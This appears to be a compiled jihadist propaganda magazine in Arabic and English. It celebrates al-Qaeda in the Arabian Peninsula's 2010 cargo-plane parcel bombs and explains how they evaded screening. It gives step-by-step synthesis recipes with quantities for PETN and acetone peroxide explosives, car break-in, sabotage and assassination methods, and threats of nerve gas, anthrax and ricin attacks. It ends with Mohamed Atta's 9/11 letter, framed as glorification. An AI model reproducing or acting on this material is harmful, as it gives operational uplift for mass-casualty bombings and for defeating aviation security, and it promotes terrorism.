إننا في **تنظيم قاعدة الجهاد في جزيرة العرب** نزف للأمة ونبشرها بالخبر السار والمفاجأة المنتظرة: لقد وفقنا الله لإسقاط طائرة تابعة لشركة يو بي إس الأمريكية وذلك في يوم ٢٥/ رمضان / ١٤٣١هـ الموافق ٣ -٩-٢٠١٠ بعد إقلاعها من مطار دبي الدولي.

لقد أسقطنا الطائرة التابعة لشركة يو بي إس الأمريكية ولكن لأن إعلام العدو لم ينسب العمل إلينا فقد تكتمنا على العملية حتى نعاود الكرة، وقد فعلنا ذلك هذه المرة بعبوتين إحداهما مرسلة عبر شركة يو بي إس والأخرى عبر شركة فيدإكس الأمريكيتين.

ونحن نتساءل: لماذا لم يبين العدو ما حدث في طائرة اليوبي إس التي أسقطت؟ هل لأن العدو لم يتمكن من كشف سبب سقوط الطائرة أم أن إدارة أوباما أرادت أن تخفي الحدث حتى لا تبين فشلها الأمني خصوصا وأن العملية كانت قبيل الانتخابات النصفية الأمريكية؟
ونقول لأوباما: لقد سددنا ثلاث ضربات لطائراتك في غضون عام واحد. وسنواصل بإذن الله تسديد ضرباتنا على المصالح الأمريكية ومصالح حلفاء أمريكا.

ويحمد الله فإن عبوتنا المطورة تتيح لنا فرصة تفجيرها في الجو أو بعد وصولها إلى هدفها الأخير وهي مصممة لتتجاوز جميع أجهزة الكشف. ونقول لآل سعود لقد فضح الله عمالتكم لليهود فقد كانت تلك العبوات متوجهة إلى معابد يهودية صهيونية فتدخلتم بخيانتكم لحمايتهم فلعنة الله على الظالمين.

In the al-Qaeda in the Arabian Peninsula October 2010 cargo plane bomb plot, two PETN-filled printer cartridges were found at East Midlands Airport and in Dubai on flights bound for the U.S. on an intelligence tip. Both packages contained sophisticated bombs concealed in computer printer cartridges filled with PETN. The bomb found in England contained 400 grams (14 oz) of PETN, and the one found in Dubai contained 300 grams (11 oz) of PETN. – would be enough to blast a hole in a metal plate twice the thickness of an aircraft's skin.

How a printer becomes a bomb

1 Police confirmed the printer being mailed to a Chicago synagogue was actually a bomb. This part is a printed circuit board from a disassembled cellphone, allowing the bomb to be activated by phone. Wires lead from the board to the ink cartridge, where…

2 … highly explosive pentaerythritol tetranitrate, or PETN, has been hidden. It takes just four ounces of PETN to destroy a car. It is the explosive used in the failed Christmas Day plot last year.

3 The package was resealed, and from the outside appeared to contain a typical computer printer.

Device found in Dubai

The printer contained an electrical circuit connected to a mobile phone SIM card.

The printer cartridge contained PETN explosive.

The box contained various handicrafts as well as a management textbook and a copy of The Mill on the Floss.

حيثيات العملية :

موضوع للأخ / أبو عبد الله البتار

مر خبر سقوط طائرة "اليو بي أس " مرور الكرام على شاشات التلفاز و لم تلفت أي انتباه ، حتى تبنى تنظيم القاعدة في جزيرة العرب العملية وذلك في نفس بيان تبني عملية أخرى استهدفت فيها طائرتان أحداهما لشركة "فيدكس" و الثانية لشركة "يو بي أس". إن هذه العملية نوعية بما للكلمة من معنى فلحد الان لم تستطع أجهزة الأمن الصليبية و أخواتها العميلة من معرفة حيثيات هذا الهجوم فيأسوا من ذلك و قالوا أن الطائرة سقطت " بسبب خلل فني " .

إن اختيار الإخوة المجاهدين طيران الشحن التجاري كهدف هو اختيار موفق – إن طيران الشحن التجاري من أهم ركائز الاقتصاد الأمريكي فله أسهم بمئات المليارات في البورصات الأمريكية إضافة إلى ارتباطه بعدة قطاعات تجارية مهمة ، و لذلك فإن إستهدافه سيكون ضربة قوية للاقتصاد الأمريكي ومن خلفه كل الدول الدائرة في فلك رأس الكفر أمريكا – بـ الاضافة إلى ضعف الإجراءات الأمنية المتبعة في فحص الطرود و بضائع الشحن مقارنة بالإجراءات المتبعة في طيران النقل المدني ، زيادة إلى أن استهداف طائرة شحن وإسقاطها لا يتطلب عملية إستشهادية بل طردا مفخخا يرسل في نحور الكافرين ويفجر عن بعد أو بالتوقيت. ولذلك كان هذا هدفا مهما وصيدا سمينا لا يفوت.

العملية تبناها تنظيم القاعدة في جزيرة العرب.

العملية الأولى : في الثالث من سبتمبر ٢٠١٠ تم تفجير طائرة شحن تابعة لشركة" يو بي أس " الأمريكية قبيل إقلاعها من مطار دبي الدولي .

صور لحطام الطائرة بعد سقوطها على القاعدة العسكرية

ولقد أسفرت العملية عن هلاك طاقم الطائرة المكون من الربان ومساعده وهما
أمريكيان. و سقوط الطائرة على قاعدة عسكرية فدمرت أجزاء كبيرة منها
©EPA

العملية الثانية :

تاريخ العملية في ٢٩ أكتوبر ٢٠١٠

لنفهم حيثيات العملية يجب أن نرجع إلى أصحاب العمل ، و هذا اقتباس من الشرح الذي كتبه الأخ المجاهد عكرمة المهاجر – حفظه الله – من قسم العمليات الخارجية في تنظيم القاعدة في جزيرة العرب .

الشرح موجود في مجلة الملاحم العدد السادس عشر أو مجلة "إنسباير" العدد الخاص

الحمد لله و الصلاة و السلام على رسول الله. إن أهم جانب من جوانب الإعداد للعدو هو امتلاك عقيدة صحيحة. كل النصر من عند الله و لهذا نحن بحاجة إلى الإيمان به. بعد ذلك يجب إعداد المسائل الضرورية لدفع العدو.


في هذا المقال سنعرج على بعض التفاصيل التقنية للطردين المفخخين.

جهاز كشف المعادن : تمكنا بعون الله من تجنب جهاز كشف المعادن و هذا جلي في عملية الأخ عمر الفاروق فك الله أسره و الأخ أبي الخير تقبله الله .نتيجة تلك القدرة بالأساس بتجنب استعمال المعادن تماما في الصواعق .قمنا بتطوير محاكيات صواعق. ربما الإخوة يقصدون بـ"محاكيات صواعق" صواعق ذات قالب بلاستيكي .

الشم: إن التعبئة و الغلاف المحكم للطرود يحول دون اكتشافها عن طريق الأجهزة أو الكلاب الشمامة. و تم منع أي مثقال ذرة من الخروج من الطرد ، بعد ذلك تم تنظيف الطرد تماما للتخلص من أي جزيء متناثر أثناء تعبئة المادة .استعملنا مجموعة من المحللات العضوية لتنظيف المحبرة من أي بقايا قد تعلق بظهر العلبة .

أجهزة الكشف بالأشعة السينية : كانت أجهزة الكشف بأشعة "أكس" الأولية تعتمد على لونين ثم ثلاثة فيما بعد، انتهاءا الآن بستة ألوان. وتظهر المعادن بثلاثة ألوان ، و المواد العضوية بلونين ، و المواد غير العضوية بلون واحد ، و يعتمد اللون على العدد الذري للمادة المفحوصة ،

إذن كيف نجحنا في تخطي أجهزة الكشف بالأشعة السينية ؟



قمنا باستعمال جهاز يتكون من أجزاء عضوية و غير عضوية و معدنية . تتكون خرطوشة الحبر من الكربون الذي هو مادة عضوية .فالعدد الذري للكربون أقرب إلى نظيره في مادة PETN . أفرغنا الخرطوشة من محتواها و ملأناها بـ٣٤٠غرام من PETN . ثم أولجنا الصاعق. الذي صمم ليكون صغيرا حتى لا يتم كشفه و ملأناه بـ٤غرام من مادة أزيد الرصاص. و ربطنا الأسلاك من الدارة إلى الخرطوش بطريقة غير مثيرة للشكوك إذا ما تم تفتيشها . خلال تواجد الخرطوشة داخل الطابعة تلمس صفيحة معدنية دارة الأسلاك. بهذا الطريقة ستظهر الخرطوشة بمظهر عادي بدون أسلاك بارزة عند إخراجها و تجعل التفتيش اليدوي عديم الجدوى .

عندما أنجزنا الدارة استعنا بهاتف نوكيا. نزعنا لوح الدارة منه و ربطناه بلوحة دارة الطابعة. حتى إذا ما تم فحصها بالأشعة ستنسجم دارة الهاتف مع دارة الطابعة و أيضا حتى لو فتشت يدويا لا يمكن تمييزها على أنها هاتف لأننا استعملنا الدارة فقط.ولان توليفة أسلاك الدارة مندمجة جيدا مع نظيرتها بالطابعة.

حيث تفصل الدارة عند إخراج الخرطوشة ، فيما توصل عند إعادتها و لا يمكن إغلاق باب الطابعة إلا بإرجاع الخرطوشة – مما يضمن لنا حتى لو تم التفتيش اليدوي حتمية إرجاع الخرطوشة و إلا سيبقى الباب مفتوحا.

YEMEN PARCEL BOMB PLOT

Security officials in Britain and Dubai on Friday intercepted parcel bombs being sent from Yemen to the United States in a "credible terrorist threat". Security experts have linked the bombs to al Qaeda

Source: News reports

REUTERS

تنظيم القاعدة متفوق في استغلال ثغرات نظام أمن النقل الجوي

يقول كريستوف نودان، مؤلف «الأمن الجوي: الوهم الكبير»، أن « الحظ حالفنا مرة أخرى». وأضاف : « سيتوصلون على كل حال إلى إسقاط طائرة.. هذا حتمي. سنحبط محاولاتهم مرة أو مرتين أو ثلاثا، لكن في السابعة أو الثامنة لن ننجح. إنها مسألة أشهر »، « إنهم لا يكررون الشيء نفسه تماما. المحاولة التي تفشل ستؤدي إلى الإجراءات الأمنية نفسها التي تتخذ في حال اعتداء ناجح ». وأضاف أن « هذا يؤدي إلى الذعر نفسه ويتسبب في تعزيز الإجراءات الأمنية التي تكلف المليارات وتفرض قيودا جديدة».

PETN

Pentaerythritol tetranitrate (PETN)

Pentaerythritol tetranitrate (PETN), also known as PENT, PENTA, TEN, corpent, penthrite (or—rarely and primarily in German—as nitropenta), is the nitrate ester of pentaerythritol. Penta refers to the five carbon atoms of the neopentane skeleton.

PETN is most well known as an explosive. It is one of the most powerful high explosives known, with a relative effectiveness factor of 1.66.


PETN mixed with a plasticizer forms a plastic explosive.As a mixture with RDX and other minor additives, it forms another plastic explosive called Semtex as well.
It is also used as a vasodilator drug to treat certain heart conditions, such as for management of angina.

Properties

PETN is practically insoluble in water (0.01 g/100 ml at 50 °C), weakly soluble in common nonpolar solvents such as aliphatic hydrocarbons (like gasoline) or tetrachloromethane, but soluble in some other organic solvents, particularly in acetone (about 15 g/100 g of the solution at 20 °C, 55 g/100 g at 60 °C) and dimethylformamide (40 g/100 g of the solution at 40 °C, 70 g/100 g at 70 °C).

Production

This compound is produced by reaction of pentaerythritol with concentrated nitric acid. In this reaction, it forms a precipitate. The crude can be recrystallized from acetone to give processable crystals.



$C(CH_2OH)_4 + 4\ HNO_3 \text{ ---- } C(CH_2ONO_2)_4 + 4\ H_2O$

Explosive use

The most common use of PETN is as an explosive with high brisance. It is more difficult to detonate than primary explosives, so dropping or igniting it will typically not cause an explosion (at atmospheric pressure it is difficult to ignite and burns relatively slowly), but is more sensitive to shock and friction than other secondary explosives such as TNT or tetryl. Under certain conditions a deflagration to detonation transition can occur.

It is rarely used alone, but primarily used in booster and bursting charges of small caliber ammunition, in upper charges of detonators in some land mines and shells, and as the explosive core of detonation cord. PETN is the least stable of the common military explosives, but can be stored without significant deterioration for longer than nitroglycerin or nitrocellulose.

Its basic explosion characteristics are:

Explosion energy: 5810 kJ/kg (1390 kcal/kg), so 1 kg of PETN has the energy of 1.24 kg TNT.
Detonation velocity: 8350 m/s (1.73 g/cm3), 7910 m/s (1.62 g/cm3), 7420 m/s (1.5 g/cm3), 8500 m/s (pressed in a steel tube)
Volume of gases produced: 790 dm3/kg (other value: 768 dm3/kg)
Explosion temperature: 4230 °C
Oxygen balance: -6.31 atom -g/kg
Melting point: 141.3 °C (pure), 140–141 °C (technical)

Medical use

Like nitroglycerin (glyceryl trinitrate) and other nitrates, PETN is also used medically as a vasodilator in the treatment of heart conditions.These drugs work by releasing the signaling gas nitric oxide in the body. The heart medicine Lentonitrat is nearly pure PETN.

PETN Synthesis !

Introduction

2,2Bis[(Nitrooxy)-methyl]-1,3propanediol dinitrate (ester), Pentaerytritol Tetranitrate, 2,2-bisdihydroxymethyl-1,3-propanediol tetranitrate, nitropentaerytritol, penthrit, niperyt, Lentrat, Hasethrol, Perityl, Terpate, Subicard, Pentryate, Pentitrate, C5H8N4O12 or simply PETN, this compound finds both medicinal use as a coronary Vasodilator (often mixed with lactose to reduce sensitivity) and extensive use in the explosive industry, as a very high power booster in blasting caps and also as the filler in detonating fuse (DetCord, Primacord)*.

Reagents And Materials:

Reactants:	Materials:
98% Concentrated Sulphuric Acid ($H_2So_{4(l)}$)	Two clean glass beakers
70% Concentrated Nitric Acid ($HNO_{3(aq)}$)	Pipette
Acetone	Stirring Rod
Pentaerythritol	Watchglass
Distilled Water $_{(l)}$	
Sodium Bicarbonate ($NaHCO_{3(s)}$)	

Synthesis:

The ratios used for this synthesis are as follows:

34 ml of 65% HNO_3

24,8 ml of 96% H_2SO_4

10,0 g of Pentaerythritol

All the chemicals used in this synthesis can be seen below:

From left to right: 65% Analytical Grade Nitric Acid, 98% Analytical Grade Sulphuric Acid, 99,5% Analytical Grade Acetone and 99.8% Extra Pure Pentaerythritol. The petri dish contains 10 grams of pentaerythritol.

1. A cold-water bath was prepared and used to chill A 200ml wide necked flask containing nitric acid. 24,8 ml of sulfuric acid were pipetted into the flask and the mixture was allowed to further cool by adding ice and salt to the cold water bath.

2. A second ice bath is prepared to be used for emergency cooling of the mixture should its temperature become too high.

3. With the mixed acids at or below -25ºC, 10 g of pentaerythritol are added, 2 grams at a time. It is important to constantly stir the acid mixture during the addition as localized heating will occur during nitration. The mixture can be seen to thicken as nitration occurs and the temperature rises. At 5ºC it became a thick slurry. A low starting temperature is key in this synthesis and should the temperature rise above 0C at any time, re-chilling will be necessary prior to further addition of the pentaerythritol. Should runaway nitration occur (evidenced by the evolution of brown N_2O_4 / NO_2 gas) the mixture should be immediately poured into cool water.

After 10 minutes of mixing, the mixture is a white thick syrup:

4. Mixing is continued for 10 minutes after the last of the pentaerythritol is added. The mixture is then put in a hot water bath and heated to 45ºC for 25 minutes. This will considerably increase yield by nitrating most sulfoesters into PETN. It is important to keep the temperature at or below 45C, maintain stirring and watch for any signs of runaway nitration. (This step is not needed, but will result in a much better yield).

5. The mixture is then diluted with 450 ml of ice cold water and excess water is decanted after the crystals settle so as to ease the filtering of the product. Care must be taken to slowly and evenly add the mixture to water, as the excess H2SO4 in the mixture will cause a temperature rise that can lead to decomposition of the final product.

6. The PETN is filtered and washed with cool water and then neutralized with hot sodium bicarbonate solution.

7. 200ml of acetone are heated to 50ºC. And the PETN is stirred into it until all of it has dissolved (solubility: 58gr/100ml acetone at 50C). Excess acetone is needed, due to excess water in the PETN. Drying the PETN prior to this step will minimise the amount of acetone needed.

8. The PETN / acetone mix is then filtered and poured into a beaker containing 600mL of ice cold water, causing the PETN to precipitate to the bottom as fine crystals.

9. After settling, excess water and acetone are decanted and the remaining PETN can be filtered out
After filtering, the PETN was put on a small petri plate and dried.

Results:

The dry product weighted ~22 grams, which is a ~91% yield. Most losses seem to occur during filtering and during the acetone purification phase. Below a picture of the finished product can be seen:

More sensitive to shock than TNT, practically insoluble in water, soluble in Acetone + Alcohol, melting point 140C .

Acetone Peroxide

How To – Bomb Explosive

Acetone Peroxide Explosive

By
The Martyred Sheikh Professor
Abu Khabbab al Misri
(May Allah have Mercy upon him)

اعداد الشيخ / ابو خباب
المصري – رحمه الله

Properties

1. White crystal like flour.
2. Smells like Acetone.
3. Very sensitive to friction and heat, electric current and when impacted, in all cases it blasts. The cooler the more sensitive it is.
4. If only one drop of Sulphuric Acid [H_2SO_4] is drop in it, it blasts.[9]
5. Temperature which it blast is 86°C.
6. Speed of blast is 5200 meter per second.
7. Does not dissolve in water but dissolves in Acetone [$C_6H_5NH_2$], Chloroform [$CHCl_3$] and Toluene[10] [$C_6H_5CH_3$]. After dissolving add water to reform it.
8. If left in open air it slowly starts evaporating and within three months its weight reduces to half.
9. Its storage is in water if it is in large quantity.
10. The TricycloAcetone Peroxide [$C_9H_{18}O_6$]is slightly powerful then DicycloAcetone Peroxide [$C_6H_{12}O_4$].
11. The density of TricycloAcetone Peroxide [$C_9H_{18}O_6$] is 1.22 g/cm^3. (This process is done by endo-thermal reaction. That's temperature between 30°C to 42°C)
12. And DicycloAcetone Peroxide [$C_6H_{12}O_4$] is 1.18 g/cm^3.(This process is done by exo-thermal reaction. That's temperature between 5 – 10°C)

Uses:

This is one of the stable primary charge known and powerful can be used for making detonators.

Preparation Of Dicyclo Acetone Peroxide [$C_6H_{12}O_4$]

1. Pour 10ml Hydrogen Peroxide [H_2O_2] which having 25% concentration[11] in to a beaker(1) containing 10ml of Acetone [C_3H_6O]

---


[9]Therefore it is used in *chemical* detonators. See "Chemical Detonator" p.54

[10]Toluene: Methylbenzene [$C_6H_5CH_3$](Furniture Polish), A colorless flammable liquid obtained from petroleum or coal tar; used as a solvent for gums and lacquers and in high-octane fuels

[11]***How to get concentration of Hydrogen peroxide (H_2O_2)?***

Make sure you use the correct concentration of a substance depending on the mixture. Method to find out the concentration of H_2O_2:

- Pour 35 ml of H_2O_2 to a graduated cylinder.
- Calculate the weight of 35 ml of H_2O_2 using a table balance or electric balance.
- And find the concentration using the formulae:



Concentration of H_2O_2 = (Mass of 35 ml – 35)/ 0.13

2. Pour 10ml Hydrochloric Acid [HCl](conc. 60%) slowly drop by drop in to beaker 1.
3. During this whole process when pouring Hydrochloric Acid [HCl] use a thermometer keeping temperature between 30°C to 42°C. If temperature rises above 42°C make sure that you have a cold water bowl(water bath) nearby you to place the beaker in to the bowl so it cools down, making sure water does not enter the beaker. If needed add ice cubes or Ammonium Nitrate [NH_4NO_3] crystals (which is having cooling effect) into the water bath to cool down.
4. Then stir for 5 to 10 minutes still keeping temperature between 30°C to 42°C.
5. Mixture should change into semi flour like shape (liquefied) if not, then leave for 1 to 2 hours.
6. After the "semi-flour" complexion is formed, then pour into it a solution of Sodium Carbonate [Na_2CO_3]. Keep pouring and stirring and check with pH paper until pH becomes neutral (pH 7)
7. Once it becomes neutral use filtration process to collect the crystals.
8. Dry the crystals in sunlight.
9. Once dry you can use it in detonators or store in water in the ratio = 3 :1.
10. Process


$$2C_3H_6O + H_2O_2 \xrightarrow{HCl} C_6H_{12}O_4 + H_2$$

Note: Here Hydrochloric Acid [HCl] is used as a catalyst [12].

Preparation Of Dicyclo Acetone Peroxide [$C_6H_{12}O_4$] In Diagram

---


[12] Catalyst: A substance which increases the speed of chemical reaction without itself under going any permanent chemical change. Generally a substance that increases the reaction is a positive catalyst, some reactions are slowdown by negative catalyst. The name of whole process is called catalysis.



Step 3

Stir for 5 to 10 minutes and if a "yogurt like" layer is not formed leave it covered until it is formed. (this layer is Dicyclo Acetone Peroxide)

Step 4



Pour Na_2CO_3 solution till pH of the solution is 7 (i.e. Neutral)

Sodium Carbonate Solution [Na_2CO_3]


Filter the solution from step 4. Collect the residue (which is collected in the filter paper) and *dry it in sunlight*.

Preparation Of Tricyclo Acetone Peroxide[$C_9H_{18}O_6$]

1. Slowly pour 9ml Hydrogen Peroxide [H_2O_2] (20-30% conc.) into a beaker 1, containing 15ml of Acetone.
2. Reduce temperature to 5 – 10°C using a bowl of cold bath.
3. Once you have reduced temperature then take 1ml of SulphuricAcid [H_2SO_4] in a separate beaker. And by using a dropper, slowly add it [H_2SO_4] drop by drop in to the beaker 1. Remember to keep the temperature between 5 – 10 °C.
4. Then stir for 5 – 10 minutes.
5. Cover and leave for 2 – 3 hours.
6. Use Sodium Carbonate [Na_2CO_3] solution to neutralize as like before in Dicyclo acetone peroxide, to suck out access acids and use pH paper to check.[13]

---


[13] Note: As soon as mixture becomes flour like substance then add Sodium carbonate solution and water. Otherwise it may explode and remember always pour solution to the mixture and check acidity using pH paper continually just in the case mixture become alkaline, which means you will have to add the left over solution of filtration into it to get it neutral again and as with all mixtures pour denser substance to the one with less density.



7. Once neutral use filtration process and collect flour like crystals in filter paper and place under the sunlight for drying.
8. Once dry you can use in detonator or store in the water at the ratio is 3:1.
9. Process:

$$3H_2O_2 + 3C_3H_6O \xrightarrow{H_2SO_4} C_9H_{18}O_6 + 3H_2$$

Preparation Of Tricylo Acetone Peroxide[$C_9H_{18}O_6$] In Diagram



Step 1

Pour 9ml of Hydrogen Peroxide to 15ml of Acetone.


Step 2

First reduce temp. to 5 -10°C using a cold water-bath.

Then pour 1ml of (98% con.) Sulphuric Acid [H_2SO_4] drop by drop into the solution

Step 3

Stir for 5 to 10 minutes and if a "yogurt like" layer is not formed leave it covered until it is formed. (this layer is Dicyclo Acetone Peroxide)



Step 4

Pour Sodium Carbonate [Na_2CO_3] solution till pH of the solution is 7 (i.e. Neutral)

Filter the solution from step 4. Collect the residue (which is collected in the filter paper) and *dry it in sunlight*

رسالة إلى من يهمه الأمر

«إذا كان المرء يريد ضرب طائرة أميركية،

فلماذا يفعل ذلك في الولايات المتحدة ؟

يمكنه أن يحاول ذلك في أماكن أخرى حيث يكون الأمر أسهل »

Ninja rocks

صخور النينجا

لكسر زجاج سيارة العدو بسهولة !!


تفيد الطريقة في اخذ اوراق مهمة او جهاز كمبيوتر محمول للعدو من داخل سيارته او زرع قنبلة بداخل سيارته فقد يظن ان احدهم سرق سيارته ولكنه لن يشك بان هنالك قنبلة بداخل سيارته والأفكار والأساليب متعددة ومتروكة للمجاهد حسب ظروفه .

Ninja rocks are broken shards of spark plugs. Since they can quickly and almost silently fracture the glass windows on most cars, ninja rocks are increasingly the tool of choice in "smash-and-grab" auto burglaries. They have no traditional association with the ninja or ninjutsu, only being named such due to their "silent but deadly" function in burglaries.

باستخدام شمعة الاحتراق في السيارة فيتم انتزاع المادة البيضاء بتكسرها بالمطرقة واخذ جزء منها بحجم حصى صغيرة ورميها على زجاج السيارة بقوة فينكسر ويتهشم بدون أي صوت ٠


توجد مقاطع فيديو مرفقة تبين الطريقة ببساطة رقم (٥)و(٦)و(٧)

يتم شراء شمعة الاحتراق من أي محل يبيع قطع غيار السيارات
بسعر دولار واحد واقل ، كما يمكن ان تجدها مرمية في ورشات
تصليح السيارات ثم تقوم بتكسير الجزء الابيض منها
بالمطرقة الي قطع صغيرة واستخدامها في كسر زجاج أي سيارة



How they work

The effectiveness of the ceramic shards is a result of the hardness of the material relative to tempered glass and the structure of the glass. Tempered glass used in automobile windows is softer on the Mohs scale than spark plug ceramic (specifically aluminum oxide ceramic). Aluminum oxide ceramic rates a 9 on the Mohs scale; diamonds are 10, glass is 6.5. Additionally, tempered glass is manufactured with an extremely high surface tension, giving it strength, but also causing it to abruptly shatter into thousands of tiny pieces when it breaks. The result is that the hard, sharp shard of ceramic creates a small scratch in the glass which then rapidly propagates across the entire piece of glass as the surface tension is released. The glass subsequently shatters into many small pieces.



إن سبب تكسر الزجاج هو صلابة مادة السيراميك الموجودة في شمعة الاحتراق. إن الزجاج أعلى صلابة من الحديد على مقياس موس ولكن صلابة سيراميك شمعة الاحتراق أعلى بكثير من الزجاج. معدل صلابة سيراميك شمعة الاحتراق هو ٩ على مقياس موس، والماس ١٠، أما الزجاج فهو ٦,٥، والحديد هو ٤,٥. هذا هو السبب الرئيسي لكل ذلك. وهو السر في جعل تهشيم الزجاج أمر صعب للغاية باستخدام مطرقة، وسهل للغاية باستخدام قطعة صغيرة بيضاء من سيراميك شمعة الاحتراق.فالسبب هو أن صلابة المادة البيضاء (السيراميك) اعلى من الزجاج

تفجير سيارة العدو بإمكانيات بسيطة وتندرج في اطار عمليات التخريب

سيجار موصول بفتيل مشتعل وثقل حديدي وترمى بداخل فتحة تعبئة البنزين

تندرج ضمن اساليب الاغتيال بوضع شكل حشرة قاتلة (بلاستيكية) في سيارة الهدف في مراءة السيارة الداخلية وعندما يتحرك العدو بسيارتة والتاكد بانة مسرع بسيارته يتم ارسال رسالة نصية او اتصال من هاتف غير مراقب وإخباره بان هنالك هدية فوق راسة في المكان المحدد وعندما يحركها تسقط علية ومن جراء الخوف والارتباك يتعرض لحادث (الصورة تعبر عن الباقي)

Poisoning Universal Antidote

Two parts wood charcoal pulverised (you can also use burned toast, yet the toast must be totally carbonized and pulverised)
One part of magnesia milk
One part of very strong tea.

How does it work:

If the poison is metallic or alkaline, the tannic acid contained in the tea will neutralise it.
If the poison is acid, the magnesia will neutralise it.
The wood charcoal even at very little dose, can absorb very strong quantities of toxin.

حمض التانيك (Tannic acid)


C76H52O46

استخداماتة بالنسبة للمجاهد :

١- يستخدم كحبر سري ويمكن كتابته على جلد الانسان وحتى مع الاستحمام يظل موجود ولاينمسح بسهولة .

٢- يستخدم في ترياق (علاج) للسموم والغازات السامة

٣- يستخدم في ترياق (علاج) للسموم والغازات السامة



خليط ضد سموم المعدة يتكون من (٢ جزء فحم + ١ جزء أوكسيد المغنيسيوم MgO + ١جزء حمض التانيك)

الفحم من الصيدليات باسم Activated Charcoal ضد غازات المعدة ؛ كما يمكن استخدم الفحم النباتي عوضاً عنه ، أما أوكسيد المغنيسيوم من الصيدلية باسم حليب المغنيسيا ثم نخلط المواد الثلاث بالنسبة المحددة (٢ : ١ : ١) ثم نأخذ ملعقتين صغيرتين مع نصف كأس ماء وتشرب دفعة واحدة ؛ لسحب السموم من المعدة وتحويلها إلى مواد أخرى .

اذا كان السم معدني او قلوي يقوم حمض التانيك بتحييدة وتحويلة الي مواد غير سامة . واذا كان السم حاضي يقوم اوكسيد المغنيسيوم بتحييدة اما الفحم فلدية القدرة على امتصاص السموم

(طريقة استخلاص حمض التانيك من الشاي الأحمر)

نقوم بتسخين الشاي اكثر من مرة حتى يصبح لونه أحمر مسود ، ثم نرشحه والسائل الذي نرشح نقوم بتسخينه لكي يتبخر الماء ويتبقى حمض التانيك المطلوب :كما يمكن استخدام الشاي المغلي اكثر من مرة دون استخلاص حمض التانيك ولكن يقل المفعول

- (توضيحات مهمة بخصوص العدد السابق للمجلة) -

لاحظت ان الاجهزة الاستخباراتية الغربية تأثرت بهذة المجلة الجديدة اكثر من غيرها وخاصة خبراء امن الطيران فمن خلال العنوان الجديد - القاعدة ايرلاينز - ذكرى مؤلمة للغرب ولعالم الطيران بشكل عام - رغم ان المجلة الجديدة موجهة بشكل مباشر الي الاخوة المجاهدين في كل مكان وتتحدث عن امور مختلفة ما بين المتفجرات والسموم والأساليب البدائية والمتطورة في تجاوز الامنيات والتخريب المتعمد وبعيدة الى حد ما عن عالم الطيران باستثناء عنوانها ولكن لاباس فلن نغفل مجال الطيران في هذة المجلة ، واطمئن خبراء امن الطائرات فنحن قد لانحتاج الى مادة الكلوروفورم لكي نختطف طائرة - فنحن من هواة اسقاط الطائرات ولكن لاباس فالمجاهدون من يحددون كيف ومتي واين تكون الضربة القادمة و انتم فقط انتظرونا - ومن اهم الاسباب لاهتمام الغرب بهذة المجلة هو التعطش من الغرب لأي شئ يصدر من المجاهدين مهما كان مصدرة - خاصة بعد غياب مجلة (انسباير) -

وسبب اخر ان الاجهزة الغربية تود ان تعرف الي اين وصل المجاهدين في خبراتهم في المجالات العلمية والأساليب المبتكرة ونبشر الغرب واقصد هنا الدكتور خبير الارهاب باري كلمان – وأقول له بالفعل انها اخبار سارة ان جنود القاعدة يصنعون مواد سامة لاتقتل الكثير منكم ولكن لنتوقف قليلا فمن الواجب ان نذكرك اننا نتعامل مع الموت كل يوم رغم ان هدفنا ليس القتل – انما رسالتنا ان تتركوا بلادنا وترحلوا عنها ولكنكم لاتفهمون الا لغة القتل – فاعذرونا –

ولا تنسى يا دكتور اننا اليوم نتحدث عن الكلوروفورم –

وغدا ربما قد نتحدث عن اعداد غازات الاعصاب – فلا تفرح كثيرا –

بل ربما قريبا قد لانحتاج الي مادة متفجرة لكي نسقط طائرة –

ونصيحة للغرب افتحوا اعينكم بقوة فلا تعلمون ما قد يأتيكم طائرة ام سيارة ملئية بالمتفجرات او علبة صغيرة بها جمرة خبيثة او بودرة ريسين ،

نكرر نحن لا نستمتع بالقتل ولكن لو كانت رسائلنا تصلكم لما ارسلناها لكم على الطائرات

" We will continue with similar operations and we do not mind at all in this stage if they are intercepted. It is such a good bargain for us to spread fear amongst the enemy and keep him on his toes in exchange of a few months of work and a few thousand bucks."

"سنواصل بإذن الله عملياتنا، ونحن لا نبالي في هذه المرحلة من العمل إذا انكشفت العبوات؛ فهي صفقة رابحة بالنسبة لنا أن ننشر الرعب والخوف في صفوف الأعداء، ونجعلهم دائماً في حالة تأهب مقابل عمل بسيط لعدة أشهر ولا يكلفنا إلا بضعة آلاف من الدولارات. "

The Last NIGHT

Muhammad Atta (RA)

The world knows about the 9/11 attacks and the massive effect they produced on the whole planet. However, the personal sacrifices of the Mujahideen who who carried out these operations for the sake of Allah ﷻ are relatively under-appreciated. The following is an amazing letter by Muhammad 'Atta Shaheed (May Allah be Merciful to him), the Amir of the 9/11 operation, that he wrote as an advice for the rest of the members on the last night of the operation. The letter is a profound insight into the spiritual ascendance that these Mujahideen had acquired. Undoubtedly, they were of the favorite people of Allah Who chose them for such a historical feat. May Allah Make it of benefit to every sincere human being.

The First Phase

Make an oath to die and renew your intentions. Shave excess hair from the body and wear cologne. Shower. Make sure you know all aspects of the plan well, and expect the response, or a reaction, from the enemy.

Read Surah Al-Tawba and Anfal and reflect on their meanings and remember all of the things Allah Has promised for the martyrs.

Remind your soul to listen and obey [all Divine orders] and remember that you will face decisive situations that might prevent you from 100 per cent obedience, so tame your soul, purify it, convince it, make it understand, and incite it. Allah said:

"And obey Allah and His Messenger, and do not dispute (with one another) lest you lose courage and your strength depart, and be patient. Surely, Allah is with those who are patient." [8:46]

Pray during the night and be persistent in asking Allah to give you victory, control and conquest, and that He may make our task easier and not expose us. Remember Allah frequently, and the best way to do it is to read the Holy Qur'an, according to all scholars, as far as I know. It is enough for us that these [the Qur'an] are the words of the Creator of the Earth and the plants; the words of the One that you will meet [on the Day of Judgment].

Purify your soul from all unclean things. Completely forget something called 'this world' [or 'this life']. The time for play is over and the serious time is upon us. How much time have we wasted in our lives? Shouldn't we take advantage of these last hours to offer good deeds and obedience?

You should feel complete tranquility, because the time between you and your marriage [in heaven] is very short. Afterwards begins the happy life, where Allah will be satisfied with you, and (there shall be) eternal bliss, **"... in the company of those on whom Allah has bestowed His Grace, of the Prophets, the truthful, the martyrs, and the righteous. And how excellent these companions are!" [4:69]**

Ask Allah for his mercy and be optimistic, because the Prophet ﷺ used to prefer optimism in all his affairs.

